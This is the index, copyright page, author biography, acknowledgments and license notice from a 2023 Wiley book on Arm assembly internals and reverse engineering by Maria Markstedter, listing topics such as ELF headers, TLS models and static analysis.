stderr (standard error), [79](#)

stdin (standard input), [79](#)

kernel mode, [70](#)

Linux

kernel mode, [70](#)

user mode, [70](#)

memory

anonymous, [84](#)–87

memory pages, [82](#)

memory protections, [82](#)

memory-mapped, [84](#)–87

shared, [91](#)–92

MMU (memory management unit), [80](#)

object files, [78](#)

objects, [78](#)

physical addresses, [80](#)–81

PID (process identifier), [70](#)–72

Raspberry Pi OS, [309](#)

stack implementations, [90](#)–91

supervisor call exceptions, [75](#)

syscalls (system calls), [72](#)–79

system calls, [72](#)–79

threads, [79](#)–80

user mode, [70](#)–72
virtual addresses, [80](#)–81

P

parameters, [291](#)
 float parameters, [295](#)
PC-relative addressing, [214](#)–215
 addresses, loading to register, [218](#)–221
 constants, loading, [215](#)–217
PCS (Procedure Call Standard), [291](#)–292
PE (Portable Executable) file format, [86](#)
permissions, memory protections, [83](#)
PHDR (Program HeaDeR) ELF program header, [36](#)
PID (process identifier), [70](#)–72
post-indexed offset addressing mode, [212](#)–214
pre-indexed offset addressing mode, [209](#)–212
procedure call standard, [291](#)–292
processes
 registers, [7](#)
 supervisor call exceptions, [75](#)
profiles, [93](#)

program headers, ELF files, [34](#)–35

DYNAMIC, [37](#)

GNU_EH_FRAME, [38](#)

GNU_RELRO, [41](#)–43

GNU_STACK, [39](#)–41

INTERP, [36](#)

LOAD, [36](#)–37

NOTE, [37](#)–38

PHDR (Program HeaDeR), [36](#)

sections, [35](#)

segments, [35](#)

TLS, [38](#)

types, [35](#)

program structure, [21](#)–22

Q

QEMU

full-system emulation mode, [310](#), [314](#)–315

firmware emulation, [315](#)–320

qemu-aarch64, [312](#)

R

Radare2, [323](#)

Raspberry Pi, [309](#)

Raspberry Pi OS, [309](#)

registers

nonvolatile, [293](#)

volatile, [293](#)

return address, [288](#)

reverse engineering, [22](#)

ROCK64, [309](#)

ROR (rotate right) operation, [132](#), [134](#)

rotate operations, [131](#)–132

 rotate right, [133](#)–134

 rotate right with extend, [134](#)–135

RRX (rotate right with extend) operation, [132](#), [134](#)

S

section headers, ELF files, [43](#)–45

main sections, [46](#)

.bss, [47](#)

.data, [47](#)

.rodata, [47](#)–48

.tbss, [48](#)

.tdata, [48](#)

.text, [47](#)

meta-sections

string table, [45](#)–46

symbol table, [45](#)–46

symbols, [48](#)

binding attributes, [49](#), [50](#)

global, [50](#)

local, [50](#)

mapping, [51](#)–52

name, [49](#)

type, [49](#), [50](#)

value, [49](#)

versions, [51](#)

weak, [50](#)

shift operations, [131](#)–132

arithmetic shift right, [133](#)–134

logical shift left, [132](#)–133

logical shift right, [132](#)–133

sign-extend operations

A32, [149](#)–150

A64, [146](#)–149

source code, [21](#)

stack alignment fault, [196](#)

static analysis, [321](#)–322

algorithm analysis

algoFunc function, [349](#)–356

SCVTF instruction, [356](#)–360

SDIV instruction, [360](#)

Binary Ninja Cloud, [323](#)–328

call-by-reference example, [328](#)–334

command-line tools, [322](#)

control flow analysis, [334](#)–335

char, converting to, [341](#)–343

if statement, [343](#)–345

for loop, [347](#)–349

main function, [336](#)

quotient division, [345](#)–346

subroutines, [336](#)–341

decompilers, [322](#)–323

disassemblers, [322](#)–323

STRB (store register byte), [197](#)

STRH (store register halfword instruction), [197](#)

subroutine branches, [288](#)–290

subroutines, [290](#)–291
subtraction opcode, [7](#)
subtraction operations, [159](#)–161
 reverse subtract, [161](#)–162
supervisor call exceptions, [75](#)
SVE2 (Scalable Vector Extension v2), Armv9-A architecture, [95](#)

T

T32 instruction, [115](#)
branches, [282–284](#)

multiplication operations, [167](#)–169
 halfword multiplications, [173](#)
 least significant words, [169](#)
 long (64-bit) multiplications, [179](#)
 MLA (multiply and accumulate), [170](#)
 MLS (multiply and subtract), [170](#)
 most significant word, [171](#)
 MUL (multiply), [169](#)–170
 multiply accumulate long, [181](#)–182
 multiply accumulate long halfwords, [183](#)
 multiply long, [179](#)–181
 signed dual multiply add, [176](#)–177
 signed dual multiply subtract, [177](#)
 signed most significant multiply accumulate, [171](#)–172
 signed most significant word multiple, [171](#)
 signed most significant word multiply subtract, [172](#)
 signed multiply accumulate dual, [178](#)
 signed multiply accumulate long dual, [183](#)–185
 signed multiply accumulate word by halfword, [175](#)–176
 signed multiply halfwords, [173](#)–174
 signed multiply subtract dual, [178](#)–179
 signed multiply subtract long dual, [186](#)
 signed multiply word by halfword, [174](#)–175
 unsigned multiply accumulate long, [182](#)
 vector (dual) multiplications, [176](#)
switching between, [115](#)–116

templates, A64 programs, [28](#)–29

TEQ (test equality) instruction, [264](#)–265

test and comparison instructions, [257](#)

- A32, [258](#)
- A64, [258](#)
- CMN (compare negative) instruction, [260](#)–261
- CMP (compare) instruction, [258](#)–260
- TEQ (test equality) instruction, [264](#)–265
- TST (test bits) instruction, [261](#)–264

threads, [79](#)–80

Thumb, IT⁷ instruction, [250](#)–252

ThumbEE (Thumb Execution Environment), [115](#)

TLS (thread-local storage), [60](#)–64

- general-dynamic model, [65](#)–67
- initial-exec model, [65](#)
- local-dynamic model, [67](#)–68
- local-exec model, [64](#)–65
- relocation types, [66](#)

TLS program header (ELF), [38](#)

TLS offset, [66](#)

TME (Transactional Memory Extension), Armv9-A architecture, [95](#)

transfer register, [196](#)–197

translation granule, [82](#)

TrustZone extension, [97](#)
REE (rich execution environment), [97](#)
TA (trusted applications), [97](#)
TD (trusted drivers), [97](#)
TEE (trusted execution environment), [97](#)
TST (test bits) instruction, [261](#)–264

U

Unicode, [5](#)
universal binaries, [413](#)
unmapped memory, [81](#)
unsigned overflow, [254](#)–255
user mode (Linux), [70](#)
PID (process identifier), [70](#)–72

V

V (overflow) NZCV condition flag, [245](#)

Z

Z (zero) NZCV condition flag, [245](#)
zero-extend operations
A32, [149](#)–150
A64, [145](#)–149

Copyright © 2023 by John Wiley & Sons, Inc. All rights reserved.

Published by John Wiley & Sons, Inc., Hoboken, New Jersey.
Published simultaneously in Canada and the United Kingdom.

ISBN: 978-1-119-74530-3

ISBN: 978-1-119-74673-7 (ebk)

ISBN: 978-1-119-74672-0 (ebk)

No part of this publication may be reproduced, stored in a retrieval system, or transmitted in any form or by any means, electronic, mechanical, photocopying, recording, scanning, or otherwise, except as permitted under Section 107 or 108 of the 1976 United States Copyright Act, without either the prior written permission of the Publisher, or authorization through payment of the appropriate per-copy fee to the Copyright Clearance Center, Inc., 222 Rosewood Drive, Danvers, MA 01923, (978) 750-8400, fax (978) 750-4470, or on the web at www.copyright.com. Requests to the Publisher for permission should be addressed to the Permissions Department, John Wiley & Sons, Inc., 111 River Street, Hoboken, NJ 07030, (201) 748-6011, fax (201) 748-6008, or online at www.wiley.com/go/permission.

Trademarks: WILEY and the Wiley logo are trademarks or registered trademarks of John Wiley & Sons, Inc. and/or its affiliates, in the United States and other countries, and may not be used without written permission. All other trademarks are the property of their respective owners. John Wiley & Sons, Inc. is not associated with any product or vendor mentioned in this book.

Limit of Liability/Disclaimer of Warranty: While the publisher and author have used their best efforts in preparing this book, they make no representations or warranties with respect to the accuracy or completeness of the contents of this book and specifically disclaim any implied warranties of merchantability or fitness for a particular purpose. No warranty may be created or extended by sales representatives or written sales materials. The advice and strategies contained herein may not be suitable for your situation. You should consult with a professional where appropriate. Further, readers should be aware that websites listed in this work may have changed or disappeared between when this work was written and when it is read. Neither the publisher nor authors shall be liable for any loss of profit or any other commercial damages, including but not limited to special, incidental, consequential, or other damages.

For general information on our other products and services or for technical support, please contact our Customer Care Department within the United States at (800) 762-2974, outside the United States at (317) 572-3993 or fax (317) 572-4002.

If you believe you've found a mistake in this book, please bring it to our attention by emailing our Reader Support team at wileysupport@wiley.com with the subject line "Possible Book Errata Submission."

Wiley also publishes its books in a variety of electronic formats. Some content that appears in print may not be available in electronic formats. For more information about Wiley products, visit our web site at www.wiley.com.

Library of Congress Cataloging-in-Publication Data: 2023933796

Cover illustration: © Jonas Jödicke
Cover design: Maria Markstedter and Wiley

To my mother, who made countless sacrifices to provide me with the opportunities that enabled me to pursue my dreams.

About the Authors

Maria Markstedter is the founder and CEO of Azeria Labs, which provides training courses on Arm reverse engineering and exploitation. Previously, she worked in the fields of pentesting and threat intelligence and served as the chief product officer of the virtualization startup Corellium, Inc.

She has a bachelor's degree in corporate security and a master's degree in enterprise security and worked on exploit mitigation research alongside Arm in Cambridge.

Maria has been recognized for her contributions to the field, having been selected for Forbes' "30 under 30" list for technology in Europe in 2018 and named Forbes Person of the Year in Cybersecurity in 2020. She has also been a member of the Black Hat® EU and US Trainings and Briefings Review Board since 2017.

Acknowledgments

First and foremost, I would like to thank my technical reviewers for spending endless hours patiently reviewing every chapter.

Daniel Cuthbert, who has always been a great friend, supporter, and the best mentor I could ask for

Jon Masters, an Arm genius whose technical knowledge has always inspired me

Maddie Stone, who is a brilliant security researcher and a wonderful person I look up to

Matthias Boettcher, who patiently served as supervisor for my master's thesis at Arm and became a valuable technical reviewer for this book

Thanks to Patrick Wardle for contributing the malware analysis chapter ([Chapter 12](#), “Reversing arm64 macOS Malware”) to this book.

Thanks to my editors, Jim Minatel and Kelly Talbot, for pushing me to complete this book during the pandemic and for being so patient with my insufferable perfectionism.

I would also like to thank Runa Sandvik for being the best friend anyone could ask for and for giving me strength and support in difficult times.

Most important, I want to thank all the readers for putting their faith in me.

— Maria Markstedter

WILEY END USER LICENSE AGREEMENT

Go to www.wiley.com/go/eula to access Wiley's ebook EULA.